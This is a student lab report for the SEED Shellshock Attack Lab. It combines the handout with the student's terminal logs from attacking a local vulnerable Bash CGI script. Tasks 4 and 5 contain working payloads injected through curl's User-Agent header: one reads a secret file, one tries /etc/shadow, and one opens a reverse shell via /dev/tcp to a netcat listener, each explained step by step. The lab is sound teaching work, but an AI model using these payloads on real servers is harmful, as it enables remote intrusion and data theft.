Shellshock Attack Lab

Kai Li

09/30 2018

1 Overview

On September 24, 2014, a severe vulnerability in Bash was identified. Nicknamed Shellshock, this vulnerability can exploit many systems and be launched either remotely or from a local machine. In this lab, students need to work on this attack, so they can understand the Shellshock vulnerability. The learning objective of this lab is for students to get a first-hand experience on this interesting attack, understand how it works, and think about the lessons that we can get out of this attack. The first version of this lab was developed on September 29, 2014, just five days after the attack was reported. It was assigned to the students in our Computer Security class on September 30, 2014. An important mission of the SEED project is to quickly turn real attacks into educational materials, so instructors can bring them into their classrooms in a timely manner and keep their students engaged with what happens in the real world. This lab covers the following topics:

- Shellshock
- Environment variables
- Function definition in Bash
- Apache and CGI programs

2 Lab Tasks


2.1 Task 1: Experimenting with Bash Function

The Bash program in Ubuntu 16.04 has already been patched, so it is no longer vulnerable to the Shellshock attack. For the purpose of this lab, we have installed a vulnerable version of Bash inside the */bin* folder; its name is bash shellshock. We need to use this Bash in our task. Please run this vulnerable version of Bash like the following and then design an experiment to verify whether this Bash is vulnerable to the Shellshock attack or not.

```
$ /bin/bash_shellshock
```

Try the same experiment on the patched version of bash (/bin/bash) and report your observations.

Experiment: I tried the experiment listed in the textbook, define a shell foo function.



```
[09/30/18]seed@VM:~$ foo='() { echo "hello world"; }; echo "extra"
;'
[09/30/18]seed@VM:~$ echo $foo
() { echo "hello world"; }; echo "extra";
[09/30/18]seed@VM:~$ export foo
[09/30/18]seed@VM:~$ bash_shellshock
extra
[09/30/18]seed@VM:~$ bash
[09/30/18]seed@VM:~$ 
```


Observation:

- When running the */bin/bash_shellshock*, there is a '**extra**' printed out on the terminal;
- when running the */bin/bash*, there is not any outputs;

2.2 Task 2: Setting up CGI programs

In this lab, we will launch a Shellshock attack on a remote web server. Many web servers enable CGI, which is a standard method used to generate dynamic content on Web pages and Web applications. Many CGI programs are written using shell scripts. Therefore, before a CGI program is executed, a shell program will be invoked first, and such an invocation is triggered by a user from a remote computer. If the shell program is a vulnerable Bash program, we can exploit the Shellshock vulnerable to gain privileges on the server.


In this task, we will set up a very simple CGI program (called myprog.cgi) like the following. It simply prints out *"Hello World"* using a shell script.



```
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@VM:/usr/lib/cgi-bin# chmod 755 myprog.cgi
```

Please make sure you use */bin/bash* shellshock in Line À, instead of using */bin/bash*. The line specifies what shell program should be invoked to run the script. We do need to use the vulnerable Bash in this lab. Please place the above CGI program in the */usr/lib/cgi-bin* directory and set its permission to 755 (so it is executable). You need to use the root privilege to do these, as the folder is only writable by the root. This folder is the default CGI directory for the Apache web server. To access this CGI program from the Web, you can either use a browser by typing the following URL: *http://localhost/cgi-bin/myprog.cgi*, or use the following command line program curl to do the same thing:

```
$ curl http://localhost/cgi-bin/myprog.cgi
```



```
Hello World
```

In our setup, we run the Web server and the attack from the same computer, and that is why we use localhost. In real attacks, the server is running on a remote machine, and instead of using localhost, we use the hostname or the IP address of the server.


2.3 Task 3: Passing Data to Bash via Environment Variable

To exploit a Shellshock vulnerability in a Bash-based CGI program, attackers need to pass their data to the vulnerable Bash program, and the data need to be passed via an environment variable. In this task, we need to see how we can achieve this goal. You can use the following CGI program to demonstrate that you can send out an arbitrary string to the CGI program, and the string will show up in the content of one of the environment variables.

```
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ          ①
```

In the code above, Line ① prints out the contents of all the environment variables in the current process. If your experiment is successful, you should be able to see your data string in the page that you get back from the server. In your report, please explain how the data from a remote user can get into those environment variables. **Experiment:** we can use following command to send data to **CGI** program.

```
$ curl -A "KAI" http://localhost/cgi-bin/myprog.cgi
```




```
[09/29/18]seed@VM:~$ curl -A "KAI" http://localhost/cgi-bin/myprog
.cgi

****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=KAI
HTTP_ACCEPT=*/*
```

Observation: From the above screenshot, we can see that the environment variable of "HTTP_USER_AGENT" on the remote server was exactly what we sent from the client. **Explanation:** When we running the **CGI** program, since it's a http service program, there is a **User-Agent** field in the HTTP request for the sake of providing some information about the client to the server and helping the server to customize its content for individual web browser types. So by runing curl command,we can specify our arbitrary User-Agent by "-A" option, that data would be wrapped up on the HTTP request header, and CGI program would get it through the HTTP header.

2.4 Task 4: Launching the Shellshock Attack


After the above CGI program is set up, we can now launch the Shellshock attack. The attack does not depend on what is in the CGI program, as it targets the Bash program, which is invoked first, before the CGI script is executed. Your goal is to launch the attack through the URL *http://localhost/cgi-bin/myprog.cgi*, such that you can achieve something that you cannot do as a remote user. In this task, you should demonstrate the following:

- Using the Shellshock attack to steal the content of a secret file from the server. For stealing a secret file from the server, we can wrap up '/bin/cat file' inside the User-Agent field and pass it to the server by running curl command. For example, on the remote server, I create a file 'mySecretFile' under the */var/www/* folder,


  ```
  root@VM:/var/www# cat /var/www/mySecretFile
  "Hello World!!!"
  root@VM:/var/www#
  ```

  then on the client machine, we can steal the content of this file from the remote server by constructing following command:

  ```
  [09/30/18]seed@VM:~$ curl -A "() { echo hell0; }; echo Content_typ
  e: text/plain; echo; /bin/cat /var/www/mySecretFile" http://localh
  ost/cgi-bin/test.cgi
  "Hello World!!!"
  ```

- Answer the following question: will you be able to steal the content of the shadow file /etc/shadow? We can construct the following command, the result shows that we cannot access the */etc/shadow* file, the reason why we cannot steal the content of /etc/shadow is that this file is only readable to the owner **'root'** and the group contains **'root'**, the CGI doesn't have the priviledge to read this file.




```
[09/30/18]seed@VM:~$ curl -A "() { echo hell0; }; echo Content_typ
e: text/plain; echo; /bin/cat /etc/shadow" http://localhost/cgi-bi
n/test.cgi
[09/30/18]seed@VM:~$ su -
```

2.5 Task 5: Getting a Reverse Shell via Shellshock Attack


The Shellshock vulnerability allows attacks to run arbitrary commands on the target machine. In real attacks, instead of hard-coding the command in their attack, attackers often choose to run a shell command, so they can use this shell to run other commands, for as long as the shell program is alive. To achieve this goal, attackers need to run a reverse shell. Reverse shell is a shell process started on a machine, with its input and output being controlled by somebody from a remote computer. Basically, the shell runs on the victim's machine, but it takes input from the attacker machine and also prints its output on the attacker's machine. Reverse shell gives attackers a convenient way to run commands on a compromised machine. Detailed explanation of how to create reverse shell can be found in Chapter 3 (§3.4.5) in the SEED book. We also summarize the explanation in the guideline section later. In this task, you need to demonstrate how to launch a reverse shell via the Shellshock vulnerability in a CGI program. Please show how you do it. In your report, please also explain how you set up the reverse shell, and why it works. Basically, you need to use your own words to explain how reverse shell works in your Shellshock attack.

Experiment: To set up the reverse shell, we can construct the following command:



```
[09/30/18]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accepted (family 2,
sport 36712)
bash: cannot set terminal process group (1883): Inappropriate ioc
l for device
bash: no job control in this shell
www-data@VM:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Firstly, on the client-side, we choose 7070 port and listen on it, then run the above command. **Observation:** We successfully set up the reverse shell.



```
[09/30/18]seed@VM:~$ curl -A "() { echo hell0; }; echo Content_typ
e: text/plain; echo; /bin/bash -i >/dev/tcp/127.0.0.1/7070 0<&1 2>
&1" http://localhost/cgi-bin/test.cgi
```

Explanation: The command we constructed '/bin/bash -i /dev/tcp/127.0.0.1/7070 2 > &1 0 <&1' was running a reverse shell on the remote server.


- *"/bin/bash -i"*: The option *i* means interactive.
- *" > /dev/tcp/127.0.0.1/7070"*: This causes the output device(*stdout*) of the shell to be redirected to the TCP connection to 127.0.0.1 's port 7070.
- *"0 <&1"*: File descriptor 0 represents the standard input device(*stdin*). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will gei its input from the same TCP connection.
- *2 &1*: File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection.

In summary, the above command causes the remote server running bash in interactive mode, and getting the input from the TCP connection with the client, and sending the output through the same TCP connection.

2.6 Task 6: Using the Patched Bash

Now, let us use a Bash program that has already been patched. The program /bin/bash is a patched version. Please replace the first line of your CGI programs with this program. Redo Tasks 3 and 5 and describe your observations.


Firstly, we need to modify the **myprog.cgi** and **test.cgi** as following:



```
root@VM:/usr/lib/cgi-bin# cat myprog.cgi
#!/bin/bash
echo "Content-type: text/plain"
echo
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
root@VM:/usr/lib/cgi-bin#
```

Observation:


- **Task 3**



```
[09/30/18]seed@VM:~$ curl -A "KAI" http://localhost/cgi-bin/myprog
.cgi

****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=KAI
HTTP_ACCEPT=*/*
```

The result is the same as running /bin/bash_shellshock.

- **Task 5**



```
[09/30/18]seed@VM:~$ curl -A "() { echo hell0; }; echo Content_typ
e: text/plain; echo; /bin/bash -i > /dev/tcp/127.0.0.1/7070 0<&1 2
>&1" http://localhost/cgi-bin/test.cgi

****** Task 4 ****** _
```

Cannot set up the reverse shell.